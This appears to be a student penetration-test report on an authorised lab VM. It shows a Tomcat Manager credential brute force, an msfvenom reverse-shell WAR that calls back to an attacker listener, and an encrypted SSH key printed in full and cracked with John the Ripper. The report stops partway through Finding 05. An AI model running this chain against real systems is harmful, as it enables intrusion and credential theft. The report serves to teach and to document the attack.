



Penetration Testing Report

EnPT Lab Assessment

Encryptecl Cyberguard

Prepared by: Ishwari Shinde
Assessment Type: Black-Box Penetration Testing
Environment: Authorized Educational Lab



Executive Summary:

This report presents the results of the Internal Infrastructure Penetration Testing for Encryptecl Cyberguard conducted against the target virtual machine **thales** hosted at **192.168.3.63**.

The assessment was performed as part of the EnPT practical methodology and included reconnaissance, enumeration, authentication assessment, exploitation, post-exploitation validation, and controlled privilege assessment.

Testing activities identified multiple weaknesses that collectively enabled unauthorized access to the target environment.

Recommendations provided in this report are intended to improve infrastructure hardening, authentication controls, service exposure, and secure deployment practices.

Scope	Security Level	Grade
Infrastructure Perimeter	Inadequate	F

Grade	Security	Criteria Description
A	Excellent	Security exceeds common industry practices.
B	Good	Strong security posture with minor shortcomings.
C	Fair	Moderate security weaknesses identified.
D	Poor	Significant exploitable weaknesses exist.
F	Inadequate	Full compromise achieved or critical deficiencies exist.



Assumptions & Constraints

The conclusions documented represent a point-in-time assessment.

Results may change if:

- Infrastructure changes
- Credentials rotate
- Services are modified
- Security controls improve

Testing was conducted only to demonstrate security impact.

No destructive actions were intentionally executed.

Objectives & Scope

Client	Encryptel Cyberguard
Target VM	Thales
Target IP Address	192.168.3.63
Testing Type	Black Box Penetration Testing
Assessment Method	Manual + Automated Testing
Assessment Goal	Compromise Validation

The objectives of this penetration test were:

1. Identify externally exposed services.
2. Enumerate reachable applications.
3. Assess authentication controls.
4. Identify weak credentials.
5. Determine exploitability.
6. Validate remote code execution possibilities.
7. Demonstrate post-exploitation access.
8. Provide remediation guidance.



Results Overview

Security testing identified multiple weaknesses that together created a full compromise path.

Attack chain observed:

Reconnaissance → Service Enumeration → Tomcat Discovery →
Credential Discovery → Administrative Authentication → WAR Deployment
→ Reverse Shell → Privilege Escalation → Root Access


Testing confirmed compromise of:

Confidentiality: Sensitive system access obtained.

Integrity: Application execution path controlled.

Availability: Administrative capability achieved.

Vulnerabilities by Severity



Severity	Critical	High	Medium	Low	Informational
count	3	2	1	2	1

Security scoring:

Critical: 1. Remote Code Execution 2. Privilege Escalation 3. Root Compromise

High: 1. Exposed Administrative Interface 2. Weak Credentials

Medium: 1. Excessive Service Exposure

Low: 1. Information Disclosure 2. Enumeration Exposure



Summary of Business Risks

Successful exploitation demonstrated the possibility of:

- Complete server takeover
- Administrative access
- Credential extraction
- Unauthorized deployment
- Persistence creation
- Internal network pivoting
- Service interruption
- Sensitive information disclosure

The identified attack path shows that compromise can occur without requiring advanced exploitation techniques.

High-Level Recommendations

Immediate remediation is strongly recommended.

Priority actions:

- Disable Tomcat Manager.
- Remove default credentials.
- Restrict administrative endpoints.
- Disable remote deployment.
- Review script execution permissions.
- Audit privilege assignments.
- Harden application hosting.
- Enable centralized monitoring.
- Rotate all credentials.
- Rebuild compromised environments.



Performed tests

Test Category	Status
Host Enumeration	Successful
Service Identification	Successful
Credential Testing	Successful
Administrative Access Testing	Compromised
Deployment Validation	Exploitable
Remote Command Execution	Confirmed
Post Exploitation	Successful
Privilege Escalation Testing	Root Obtained

Security Tools Used

- Nmap
- Gobuster
- Metasploit Framework
- MSFVenom
- ssh2john
- John the Ripper
- Netcat

Manual verification and exploitation were performed to validate discovered vulnerabilities, confirm attack paths, and assess real-world impact beyond automated tool results.



Findings Details

Finding 01 – Service Enumeration

Severity: Low

Status: Confirmed

Location:

Target VM: thales

Target IP: 192.168.3.63

Description:

During the initial reconnaissance phase, active enumeration was performed against the target to identify exposed services and determine potential attack vectors.

Network scanning revealed externally reachable services that exposed administrative and application functionality.

The identified services became the initial entry point for the compromise chain.

Proof of Vulnerability:

```
└─$ nmap -sV -O 192.168.3.63 -Pn
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-22 07:42 -0400
Nmap scan report for 192.168.3.63
Host is up (0.00036s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080/tcp   open  http      Apache Tomcat 9.0.52
MAC Address: 08:00:27:F2:A9:76 (Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds
```



Evidence

- Discovery of Tomcat significantly increased attack surface.

Impact:

Open services provide attackers with:

- Service fingerprinting
- Version identification
- Administrative targeting
- Exploitation opportunities

CVSS: 2.6 – Low

Recommendations:

- Restrict exposed services.
- Implement network segmentation.
- Disable unused ports.



Finding 02 – Exposed Apache Tomcat Manager Interface

Severity: High

Status: Confirmed

Location:

<http://192.168.3.63:8080>

Description:

Application enumeration identified publicly reachable Apache Tomcat management functionality.

Administrative resources remained exposed and allowed interaction with deployment components.

Discovered paths:

/docs

/examples

/manager

/host-manager

The exposed interface enabled administrative authentication attempts.

Proof of Vulnerability:

```
(root@kali)~# gobuster dir -u http://192.168.3.63:8080 -w /usr/share/wordlists/dirb/common.txt -t 10


Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.3.63:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

docs (Status: 302) [Size: 0] [→ /docs/]
examples (Status: 302) [Size: 0] [→ /examples/]
favicon.ico (Status: 200) [Size: 21630]
host-manager (Status: 302) [Size: 0] [→ /host-manager/]
manager (Status: 302) [Size: 0] [→ /manager/]
shell (Status: 302) [Size: 0] [→ /shell/]
Progress: 4613 / 4613 (100.00%)

Finished
```



Evidence

- Directory enumeration identified management endpoints.
- Administrative login prompt confirmed deployment capability.

Impact:

Administrative exposure may allow:

- Unauthorized deployment
- Credential attacks
- Configuration modification
- Application abuse

CVSS: 8.1 – High

Recommendations:

- Disable public access to Apache tomcat manager.
- Restrict administrative interfaces to trusted internal networks only.
- Remove default applications.



Finding 03 – Weak Administrative Credentials

Severity: High

Status: Exploited

Location:

<http://192.168.3.63:8080/manager>

Description:

Authentication testing demonstrated successful login through weak credentials.

Administrative access was achieved using valid credentials discovered during testing.

Successful credentials:

Username: tomcat

Password: role1

Successful authentication exposed deployment functionality.

Proof of Vulnerability:

```
msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

IIIIII  dTb.dTb
II      4' v 'B
II      6. .P
II      'T; .;P'
II      'T; ;P'
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v6.4.116-dev ]
+ -- --=[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search tomcat
```



```
File Upload
57 exploit/multi/http/primefaces_weak_encryption_rce 2016-02-15 excellent
58 exploit/multi/http/spring_framework_rce_spring4shell 2022-03-31 manual
59 \_ target: Java . .
60 \_ target: Linux . .
61 \_ target: Windows . .
62 \_ AKA: Spring4Shell . .
63 \_ AKA: SpringShell . .
64 auxiliary/admin/http/tomcat_administration . normal
65 auxiliary/scanner/http/tomcat_mgr_login . normal
66 exploit/multi/http/tomcat_partial_put_deserialization 2025-03-10 excellent
67 \_ target: Unix Command . .
68 \_ target: Windows Command . .
69 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent
70 \_ target: Automatic . .
71 \_ target: Java Windows . .
72 \_ target: Java Linux . .
73 auxiliary/admin/http/tomcat_utf8_traversal 2009-01-09 normal
74 auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09 normal
75 post/windows/gather/enum_tomcat . normal

Interact with a module by name or index. For example info 75, use 75 or use post/windows/gather/enum_tomcat

msf > use 65
msf auxiliary(scanner/http/tomcat_mgr_login) >
```

```
65 auxiliary/scanner/http/tomcat_mgr_login . normal
```

```
msf > use 65
msf auxiliary(scanner/http/tomcat_mgr_login) > show options



Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name                Current Setting                                     Required
-----                -
ANONYMOUS_LOGIN      false                                              yes
BLANK_PASSWORDS      false                                              no
BRUTEFORCE_SPEED     5                                                  yes
DB_ALL_CREDS         false                                              no
DB_ALL_PASS          false                                              no
DB_ALL_USERS         false                                              no
DB_SKIP_EXISTING     none                                               no
PASSWORD             /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no
PASS_FILE            /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no
Proxies              no
RHOSTS               8080                                              yes
RPORT                8080                                              yes
SSL                  false                                              no
STOP_ON_SUCCESS      false                                              yes
TARGETURI            /manager/html                                     yes
THREADS              1                                                  yes
USERNAME             no
USERPASS_FILE        /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no
USER_AS_PASS         false                                              no
USER_FILE            /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt no
VERBOSE              true                                               yes
VHOST                no

View the full module info with the info, or info -d command.

msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.3.63
RHOSTS => 192.168.3.63
msf auxiliary(scanner/http/tomcat_mgr_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 192.168.3.63:8080 - LOGIN FAILED: admin:admin (Incorrect)
```

```
[-] 192.168.3.63:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[+] 192.168.3.63:8080 - Login Successful: tomcat:role1
```





Evidence

1. Authentication testing performed.
2. Administrative dashboard access achieved.
3. Manager functionality confirmed.
4. Deployment section allowing WAR file upload was identified within the Tomcat Manager interface.

Impact:

Administrative access allowed:

- Application upload
- Deployment control
- Server-side execution

CVSS: 8.8 – High

Recommendations:

- Reset all Tomcat administrative credentials.
- Remove unused accounts.
- Enforce password complexity.
- Configure lockout mechanisms.



Finding 04 – Remote Code Execution via WAR Deployment

Severity: Critical

Status: Exploited

Location:

<http://192.168.3.63:8080/manager>

Description:

After successful authentication, deployment capability was abused to upload a malicious WAR package.

The deployed application initiated communication to the attacker-controlled listener.

Execution resulted in remote shell access.

Proof of Vulnerability:

The screenshot shows a web browser window with the URL www.revshells.com. The page displays the 'Reverse Shell Generator' interface. The 'IP & Port' section has 'IP' set to '192.168.0.9' and 'Port' set to '9001'. The 'Listener' section has a 'Type' dropdown set to 'msfconsole' and a 'Copy' button. Below the interface, there are tabs for 'Reverse', 'Bind', 'MSFVenom', 'HoaxShell', and 'Assembled'. The 'Reverse' tab is selected. At the bottom, there is a search bar for 'OS' and 'Name'. Below the browser window, a terminal window shows the following command and output:

```
# msfvenom -p java/shell_reverse_tcp LHOST=192.168.3.237 LPORT=9998 -f war -o new.war
Payload size: 13031 bytes
Final size of war file: 13031 bytes
Saved as: new.war
```



```
(root@kali: ~)
[*] msfconsole -q -x "use multi/handler; set payload java/shell_reverse_tcp; set lhost 192.168.3.237; set lport 9998; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => java/shell_reverse_tcp
lhost => 192.168.3.237
lport => 9998
[*] Started reverse TCP handler on 192.168.3.237:9998
[*] Command shell session 1 opened (192.168.3.237:9998 -> 192.168.3.72:33036) at 2026-05-26 08:36:31 -0400
```

WAR file to deploy
Select WAR file to upload Browse... new.war
Deploy

/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle 30 minutes
/new	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle 30 minutes

```
(root@kali: ~)
[*] msfconsole -q -x "use multi/handler; set payload java/shell_reverse_tcp; set lhost 192.168.3.237; set lport 9998; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => java/shell_reverse_tcp
lhost => 192.168.3.237
lport => 9998
[*] Started reverse TCP handler on 192.168.3.237:9998
[*] Command shell session 1 opened (192.168.3.237:9998 -> 192.168.3.72:33038) at 2026-05-26 08:48:19 -0400
```

```
ls -lrt
total 2097248
drwxr-xr-x  2 root root    4096 Aug  6  2020 srv
drwxr-xr-x  2 root root    4096 Aug  6  2020 mnt
drwxr-xr-x  2 root root    4096 Aug  6  2020 media
drwxr-xr-x 13 root root    4096 Aug  6  2020 var
drwx----- 2 root root   16384 Aug 15  2021 lost+found
drwxr-xr-x  2 root root    4096 Aug 15  2021 cdrom
drwxr-xr-x 22 root root    4096 Aug 15  2021 lib
lrwxrwxrwx  1 root root      31 Aug 15  2021 vmlinuz.old -> boot/vmlinuz-4.15.0-153-generic
lrwxrwxrwx  1 root root      34 Aug 15  2021 initrd.img.old -> boot/initrd.img-4.15.0-153-generic
-rw-----  1 root root 2147483648 Aug 15  2021 swap.img
drwxr-xr-x  3 root root    4096 Aug 15  2021 home
drwxr-xr-x  2 root root    4096 Aug 15  2021 snap
drwxr-xr-x  2 root root    4096 Aug 15  2021 lib64
drwxr-xr-x 11 root root    4096 Aug 15  2021 usr
drwxr-xr-x  3 root root    4096 Aug 15  2021 opt
drwxr-xr-x  2 root root   12288 Oct 14  2021 sbin
drwxr-xr-x  2 root root    4096 Oct 14  2021 bin
lrwxrwxrwx  1 root root      31 Oct 14  2021 vmlinuz -> boot/vmlinuz-4.15.0-159-generic
lrwxrwxrwx  1 root root      34 Oct 14  2021 initrd.img -> boot/initrd.img-4.15.0-159-generic
drwxr-xr-x  4 root root    4096 Oct 14  2021 boot
drwx-----  6 root root    4096 Oct 14  2021 root
drwxr-xr-x 94 root root    4096 Oct 14  2021 etc
dr-xr-xr-x 13 root root      0 May 26 12:18 sys
dr-xr-xr-x 104 root root      0 May 26 12:19 proc
drwxr-xr-x 19 root root   3980 May 26 12:19 dev
drwxr-xr-x 23 root root     820 May 26 12:19 run
drwxrwxrwt 10 root root    4096 May 26 12:22 tmp
```

Evidence

Observed sequence:

1. Payload generated.
2. WAR uploaded.
3. Application deployed.
4. Reverse connection established.

Remote shell successfully received.



Impact:

Successful exploitation resulted in:

- Remote command execution
- Server interaction
- Environment access
- Post-exploitation capability

CVSS: 9.8 – Critical

Recommendations:

- Disable remote deployment from Apache tomcat Manager
- Restrict WAR uploads.
- Separate administrative systems.



Finding 05 – User Account Compromise Through Exposed SSH Private Key

Severity: Critical

Status: Exploited

Description:

Following successful remote code execution, post-exploitation enumeration identified SSH-related files within the target environment.


During enumeration, an **id_rsa** private key file was discovered inside the **.ssh** directory.

The key was extracted and converted into a crackable format.

Password recovery techniques were applied to recover credentials associated with the SSH private key.

Recovered credentials enabled authenticated user access and allowed retrieval of **user.txt**.

Proof of Vulnerability:





```
tomcat@miletus:/$ ls
ls
bin    dev    initrd.img    lib64    mnt    root    snap    sys    var
boot  etc    initrd.img.old  lost+found  opt    run    srv    tmp    vmlinuz
cdrom  home  lib           media    proc   sbin    swap.img  usr    vmlinuz.old
tomcat@miletus:/$ cd home
cd home
tomcat@miletus:/home$ ls
ls
thales
tomcat@miletus:/home$ cd thales
cd thales
tomcat@miletus:/home/thales$ ls
ls
notes.txt  user.txt
tomcat@miletus:/home/thales$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
tomcat@miletus:/home/thales$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.
tomcat@miletus:/home/thales$
```

```
tomcat@miletus:/home/thales$ ls -la
ls -la
.          .bashrc  notes.txt  .sudo_as_admin_successful
..         .cache   .profile   user.txt
.bash_history .gnupg   .selected_editor
.bash_logout .local   .ssh
tomcat@miletus:/home/thales$ cd .ssh
cd .ssh
tomcat@miletus:/home/thales/.ssh$ ls
ls
id_rsa  id_rsa.pub
tomcat@miletus:/home/thales/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF

ZMLKhM2S2Cqbj+k3h8MgQFr6oG4CBKqF1NfT04fJPs1xbXe00aSdS+QgIbSaKWMh
+/ILeS/r8rFUt9isW2QAH7JYEWBgR4Z/9KSMSUd1aEyjxz7FpZj2cL1Erj9wK9ZA
InMmkm7xAKOWKwLTJemS3GB4X9AX9ef/Ijmxx/cvvIauK5G2jPRyGSazMjK0QcwX
pkwnm4EwXPDiktKwzG15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfWd
rHbDYTKmFL18LYhHaj9ZklkZjb8li8JIPvnJDcnLsCY+6X1xB9dqBUGGtSHNnHiL
rmrOSfI7RYt9gCgMtFimYRaS7gFuvZE/NmmIUJkH3Ccv1mIj3wT1TctvREv+eKgf
/nj+3A6ZSQKFdlm22YZBiE4npxGOC03s81Rbvg90cx0hxYGTZMu/jU9ebUT2HAh
o1B972ZAWj3m5sDZRIq+wTGqwFBFxF9EPia6sRM/tBKaigIELDSyvvz1C46mLTmBS
f8KNwx5rNXkNM7dYX1Sykg0RreKO1weYAA0yQSHCY+1JTI f81CuDcg0IYRywHIPU
9rI20K910cLLo+ySa704KDcmIL1WCnGbrD4PwupQ68G2YG0Z00IrwE9efkpwXPCR
Vi2T02Zut8x6ZEFjz4d3aWiZwtf1IugQrsmBK+akRLBPjQVY/LyApqvV+tYfQelV
v9pEKMxR5f1gFmZpTbZ6HDHmE04Y7gXvUXphjW5uijYemcyGx0HSqCSER7y7+phA
h0NEJHSBSdMpvoS7oSIxC0qe4QsSwITYtJs5fKuvJeJRgpoh102HE+etITXlFffm
2J1fdQgPo+qb0VSMGmkITfTBDh10DG7TZYAq80LyEh/yiALoZ8T1AEeAJev5hON5
PUUP8cxX4SH43lnsmIDjn8M+nEsMEWVZzvaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2
GCrvRmCd7H+KrMIY2Y4QuTFR1etu1bBPbmcCmpsXlj496bE7n5WwILLw30e4IbZm
ztB5WYAww6yyheLmgU4WkKMx2sOWDWZ/TSEP0j9es0eh2mOt/7Grrhn3xr8zqnCY
i4utbnsjL4U7QVaa+zWz6PNiShH/LEpuRu2lJWZU8mZ70yUyx9zoPRWEmz/mhOAb
jRMSyflNFggfzjswgcbwubUrpX2Gn6Xmb+MbTY3CRXYqLaGStxUtpMdpj4QrFLP
eP/3PGXugeJi8anYmXImc3cJR03EktX5Cj1TQRCjPWGoatOMh02akMHvVRKGG1d
/sMTTIDrLYlREaFQXacjQF0gzqxy7jQaUc0k4Vq5iWggjXNV2zbR/YYFwUzgSjSe
SNZzz4AMwRtlCWxrdoD/exvCeKWuObPlajTI3MaUoxPj0vhQK55XWicg+ogo9X5x
B8XDQ3qW6QJLFELXpAnl5zW5cAHXAVZCp+VtgQyrPU04gkoOrlrj5u22UU8giTdQ
nLypW+J5rGepKGrklOP7dxEBbQiy5XDm/K/22r9y+Lwyl38LDF2va22szGoW/oT+
8eZHEOYASwoSKng9UEhNvX/JpsGig5sAamBgG1sV9phyR2Y9MNB/698hHyULD78C
-----END RSA PRIVATE KEY-----
```



```
(root@kali)-[~]
# python3 /usr/share/john/ssh2john.py ~/id_rsa > ssh_hash.txt

(root@kali)-[~]
# john --wordlist=/usr/share/wordlists/rockyou.txt ssh_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
No password hashes left to crack (see FAQ)

(root@kali)-[~]
# john --show ssh_hash.txt
/root/id_rsa:vodka06

1 password hash cracked, 0 left
```

```
tomcat@miletus:/$ cd home
cd home
tomcat@miletus:/home$ su thales
su thales
Password: vodka06

thales@miletus:/home$ cd thales
cd thales
thales@miletus:~$ ls
ls
notes.txt  user.txt
thales@miletus:~$ cat user.txt
cat user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
thales@miletus:~$
```

Evidence

Observed activities:

1. Enumeration of user directories.
2. Discovery of .ssh directory.
3. Extraction of id_rsa.
4. Key converted into hash format.
5. Password recovery performed using John the Ripper.
6. User authentication successful.
7. user.txt accessed.

Validation: cat user.txt

Result: User-level compromise confirmed.



Impact:

Successful exploitation allowed:

- User account access
- Sensitive file access
